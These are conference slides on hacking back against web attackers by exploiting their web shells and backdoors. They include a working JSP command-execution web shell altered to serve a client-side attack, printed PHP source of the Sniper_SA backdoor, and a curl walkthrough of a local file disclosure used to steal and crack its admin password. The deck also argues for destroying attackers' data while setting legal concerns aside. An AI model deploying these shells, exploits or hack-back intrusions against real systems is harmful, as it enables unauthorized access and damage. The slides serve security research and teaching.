




Striking Back Web Attackers

www.tehtri-security.com






Speaker

- Laurent OUDOT

- Founder & CEO of TEHTRI-Security (2010)
- Senior Security Expert
 - When ? 15 years of IT Security
 - What ? Hardening, pentests...
 - Where ? On networks and systems of highly sensitive places:
French Nuclear Warhead Program, United Nations, French Ministry of Defense...
- Research on defensive & offensive technologies
 - *Past: Member of the team RstAck & of the Steering Committee of the Honeynet Research Alliance...*
 - Frequent presenter and instructor at computer security and academic conferences like Cansecwest, Pacsec, BlackHat USA-Asia-Europe, SyScan Singapore, HITB Dubai-Amsterdam, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU
 - Contributor to several research papers for SecurityFocus, MISC Magazine, IEEE, etc.



Introduction

- Goal:

Take your hand, and bring you back to the reality, far from this world of certifications and clean concepts.


Welcome to the real cyber battlefield...

Let's follow us trying to find innovative solutions against web attackers & to improve security on the Internet

- Target audience: White hats, to fight Cybercrime, Business Intelligence, Information Warfare


- Notices:

- 1 hour talk: with as many concepts & demo as possible, but this could take days to show everything.
- Legal Issues: we remind you to carefully apply the laws in your countries before applying techniques like ours.




Plan (Web Strike Back)

- Theory
- Web Shells
- Web Backdoors
- Exploits Packs / Kits
- Conclusion




Here you'll get the needed concepts about striking back against such threats

STRIKING BACK: THEORY




Malicious Web Activities

- What is commonly done by evil people once they exploit web servers ?
 - Control the owned box : Add a backdoor / bounce tool / remote exploration tool...
 - Use the owned box to attack incoming clients with "Client-Side Attacks" (Aurora...)
 - Use the owned box to abuse incoming clients with "Pharming Attacks" (phishing...)
 - Store malware to use the owned box as an evil resource repository (malware distribution, RFI, Command & Control for Backdoors...)




Malicious Web Tools

- What are the dynamic web tools used by attackers ?
 - Backdoors
 - Exploit Kits
 - Pharming Kits
 - Web based Botnets
 - Command & Control
 - ...




Behavior of those tools

- Those tools have interactions with:
 - Incoming Internet Clients (HTTP/HTTPS...)
 - The Victims: to abuse/hack them
 - The Administrators: to monitor/control the tools
 - Internet Web Servers (FTP, IRC, HTTP/HTTPS...)
 - Asking for remote resources...
 - Databases (SQL...)
 - Read and/or write to local/remote databases
 - File System
 - Read and/or write to local/remote files




Fighting against those tools ?

- In the past, I explained how to strike back against some evil tools:
 - Black Hat Singapore 2003: « Honeypots against Worms 101 »
 - <http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-oudot/slides/bh-asia-03-oudot.pdf>
 - « Fighting Internet Worms With Honeypots », 2003
 - <http://www.symantec.com/connect/articles/fighting-internet-worms-honeypots>
 - Defcon 12, Las Vegas 2004: « Digital Active Self Defense »
 - <http://www.defcon.org/images/defcon-12/dc-12-presentations/Oudot/dc-12-oudot-up.pdf>
 - CanSecWest, Vancouver 2004: «Towards Evil Honeypots ?! When they bite back »
 - ...





Legal Issues

- This talk will only focus on technical issues
- We all know that there are many legal issues when dealing with offensive actions, even when it's for self defense purpose
- Each time a security guy find a good idea to improve the security of Internet, lawyers will answer that this should not exist
- The purpose of this talk is not to talk about law, certifications, etc
- The purpose here is to put the technical debate a step further and to show that striking back web attackers might be possible on the ground




Interaction of those tools






Striking Back ?!

- How to strike back ?
 - Build requests from web clients that will exploit the remote system
 - Find security flaws in the remote administration system used by the attackers to monitor the tools
 - Find unprotected interesting resources
- What to target ?
 - Web vulns
 - File System issues
 - Database issues
 - Remote administration issues
 - ...




White-Box Strike Back

- You have details about the remote malicious web tool used by the attackers
 - Name of Product, Version...
- You have / find / buy the sources of the remote tool
 - Audit the source code and the tool
 - Find vulnerabilities
 - ...





Black-Box Strike Back

- You have no detail about the remote malicious web tool deployed
- It's a black box hacking attempt against the attackers
- More complex (unless you can switch to white-box)
- What helps ?
 - Same vulnerabilities found on different products because of code shared/stolen
 - You don't attack a real target, but you attack a compromised (?) computer used as a bounce, so that their might be less monitoring regarding your intrusion tests (no NIDS, etc, used by the attackers)
 - Black Hats find vulnerabilities on known products, but they don't really audit their own sources 😊
 - ...




Hack back needed parts






Goals

- Destroy or Modify the databases/files of the attackers so that they lose the stolen passwords, list of compromised hosts, etc
- Destroy or Modify the tools of the attackers so that they cannot keep on doing their activities
- Read the list of compromised end users, to alert the remote administrators, law enforcement team, etc
- Get more information about the attackers (who, where, when, how, etc)
- ...




Gather information about attackers

- Each time the attackers connect back to their administration backend on the malicious web tool (to get statistics, to control their tools...), they take risks
- Once you can modify some data on the remote web tool used by the attackers, you can inject specific code to :
 - Get their real IP addresses, info, etc
 - Fight back (client-side attack against the attackers themselves !)




Getting info about standard attackers

- Standard attackers won't use proxies, etc, to connect back to the administration backend of their malicious web tools
- You can easily inject code to get more info about them, even if you don't have access to the remote HTTP logs
- Examples
 - Add `<img src=` to force an HTTP traffic from the attacker, to a monitored web server...




Getting info about stealth attackers

- Some attackers might try to use proxies, so that you'll have to try to abuse some of their plugins
- Java
 - Inject code that will try RAW TCP and UDP sockets. You might see incoming traffic on a monitored resource (works with old JRE on MacOSX for example)
- Quicktime
 - Embedded MOV
- Windows Media (Flip4Mac on MacOSX)
 - HREF="mms://..."
- Shockwave
 - Use flash.net.XMLSocket to open sockets with XMLSocket()
- ...




Attack the attackers

- In such cases, when you want more than information about the attackers, you might want to attack them back
- You'll need to know their tools and methods, to adapt your response and inject it through their interactions with their evil web tools
- Most of the time, it's a like dealing with "client side" attack for the web tech
- The content replied by the compromised web server has to become evil when needed




Trying to find a solution when someone has put a web shell on your web server...


WEB SHELLS AND COUNTER STRIKE



About Web Shells

- Web Shells are tools used as backdoors
- They provide an interaction with a remote compromised system through a web channel (HTTP...)






Counter-Strike against Web Shells


- Pretty easy to handle. Most web shells are used through web clients.
- You just have to modify the answers in order to (try to) abuse the evil clients
 - Gather info
 - Exploit web clients
 - Threat attackers with security announces...






Example: Modify a JSP Backdoor

```
<FORM METHOD=GET ACTION='cmdjsp.jsp'><INPUT name='cmd' type=text><INPUT  
  type=submit value='Run'></FORM>  
<%@ page import="java.io.*" %>  
<% String cmd = request.getParameter("cmd");  
  String output = "";  
  if(cmd != null) {  
    String s = null;  
    try {  
      Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);  
      BufferedReader sl = new BufferedReader(new InputStreamReader(p.getInputStream()));  
      while((s = sl.readLine()) != null) { output += s; }  
    } catch(IOException e) { e.printStackTrace(); }  
    output += "<iframe src=\"antiHackersClientSideAttack.php\" noresize=\"noresize\"  
    frameborder=\"0\" border=\"0\" cellpadding=\"0\" cellspacing=\"0\" width=\"100%\" height=\"100%\"  
    marginwidth=\"0\" marginheight=\"0\"></iframe>";  
  }  
<%>  
<hr><%=output %></hr>
```


Here is a first example/demo of a case from a Black Box situation to a White Box one, followed by the final Strike back

STRIKING BACK: AGAINST AN UNKNOWN BACKDOOR



Attacking an unknown Backdoor

- Simulation
 - We are a security team, we found a security issue, related to a remote web server
- Goal
 - Identify the backdoor / tools (fingerprint),
 - Get the source code if any,
 - Analyze source code or launch blind attack,
 - Find a vulnerability
 - Get the remote control and fight-back




What we see on the remote host



- Trying to fingerprint the remote backdoor: "SnIpEr_SA" then Google it
- Here we found :
 - Backdoor written in PHP: Sniper_SA





Analyze the public sources




```
// ?????????????? | Authentication
// $auth = 1; لتفعيل الدخول بكلمه المرور ( authentication = On )
$auth = 1;
```

```
( Password for access ) مستخدم واسم مرور //
(!!!CHANGE THIS) !!!التالي غير دخول غيرك //
'r57' هنا وضعك كلمه المرور وهي مشفرة بصيغه md5 , وكلمة المرور هنا هي
// تستطيع ان تشفر كلمة مرورك واسم المستخدم بصيغة md5 ووضعها في الخانات التالية
$name='ec371748dc2da624b35a4f8f685dd122'; // اسم المستخدم
(login)
$pass='ec371748dc2da624b35a4f8f685dd122'; // كلمة المرور
(password)
```

```
if(empty($_POST['SnIpEr_SA'])){
} else {
$m=$_POST['SnIpEr_SA'];
$ch =
curl_init("file:///".
    $m."\x00/../../../../../../../../".$_FILE__);
curl_exec($ch);
var_dump(curl_exec($ch));
}
echo "".htmlspecialchars($m)."";
error_reporting(0);
set_magic_quotes_runtime(0);
@set_time_limit(0);
@ini_set('max_execution_time',0);
@ini_set('output_buffering',0);
```

```
$safe_mode = @ini_get('safe_mode');
$version = '1.31';
if(version_compare(PHP_VERSION(), '4.1.0') == -1) {
    $_POST = &$HTTP_POST_VARS;
    $_GET = &$HTTP_GET_VARS;
    $_SERVER = &$HTTP_SERVER_VARS;
    $_COOKIE = &$HTTP_COOKIE_VARS;
}
if (@get_magic_quotes_gpc()) {
    foreach ($_POST as $k=>$v)
    { $_POST[$k] = stripslashes($v); }
    foreach ($_COOKIE as $k=>$v)
    { $_COOKIE[$k] = stripslashes($v); }
}
```

```
if($auth == 1) {
if (!isset($_SERVER['PHP_AUTH_USER']) || md5($_SERVER
    ['PHP_AUTH_USER'])!=$name || md5($_SERVER
    ['PHP_AUTH_PW'])!=$pass)
{
    header('WWW-Authenticate: Basic realm="SnIpEr_SA"');
    header('HTTP/1.0 401 Unauthorized');
    exit("<b><a href=http://3asfh.net>SnIpEr_SA</a> :
        Access Denied</b>");
}
}
...
```




Hack the Hash



- Default login & password
 - ec371748dc2da624b35a4f8f685dd122
 - <http://milw0rm.org/md5/search.php>
 - Hash MD5 for: r57






Seeking for a vulnerability




```
54  if(empty($_POST['SnIpEr_SA'])) {  
55  
56  } else {  
57      $m=$_POST['SnIpEr_SA'];  
58      $ch =  
59      curl_init(file:///.$m.  
                "\x00/../../../../../../../../  
                ../../../../../../../../../../" . __FILE__);  
60      curl_exec($ch);  
61      var_dump(curl_exec($ch));  
62  
63  }  
64  echo "".htmlspecialchars($m)."";
```



Local File Disclosure




- **TEHTRI-SA-2010-011 Sniper_SA : Local File Disclosure (then grab MD5 admin hash)**
- [0day] POST argument « SnIpEr_SA » is vulnerable
 - `curl http://127.0.0.1/~lo/malware/sniper.php -d 'SnIpEr_SA=XXXXX'`
 - `bool(false)`
 - `XXXXX<b><a href=http://3asfh.net>SnIpEr_SA</a> : Access Denied</b>`
- We might read the file itself, with the password
 - `curl http://127.0.0.1/~lo/malware/sniper.php -d 'SnIpEr_SA=/Users/lo/Sites/malware/sniper.php' | egrep '^\$pass|^\$name'`
 - `$pass='ec371748dc2da624b35a4f8f685dd122';` // كلمة المرور (user password)
 - `$pass='863665347b8aa24d35ce8957f1ae365a';` // كلمة المرور (user password)




Now we need to crack the MD5



- MD5 Hash found with Google...
 - 863665347b8aa24d35ce8957f1ae365a
 - Value = 1i9v8a7n






Final Step, log in



- We get the control of the remote Bdoor
 - It's time to clean and/or counter-attack the hackers who administrate this backdoor






Are you ready to see how to kill most tools used by attackers ? Let's go...

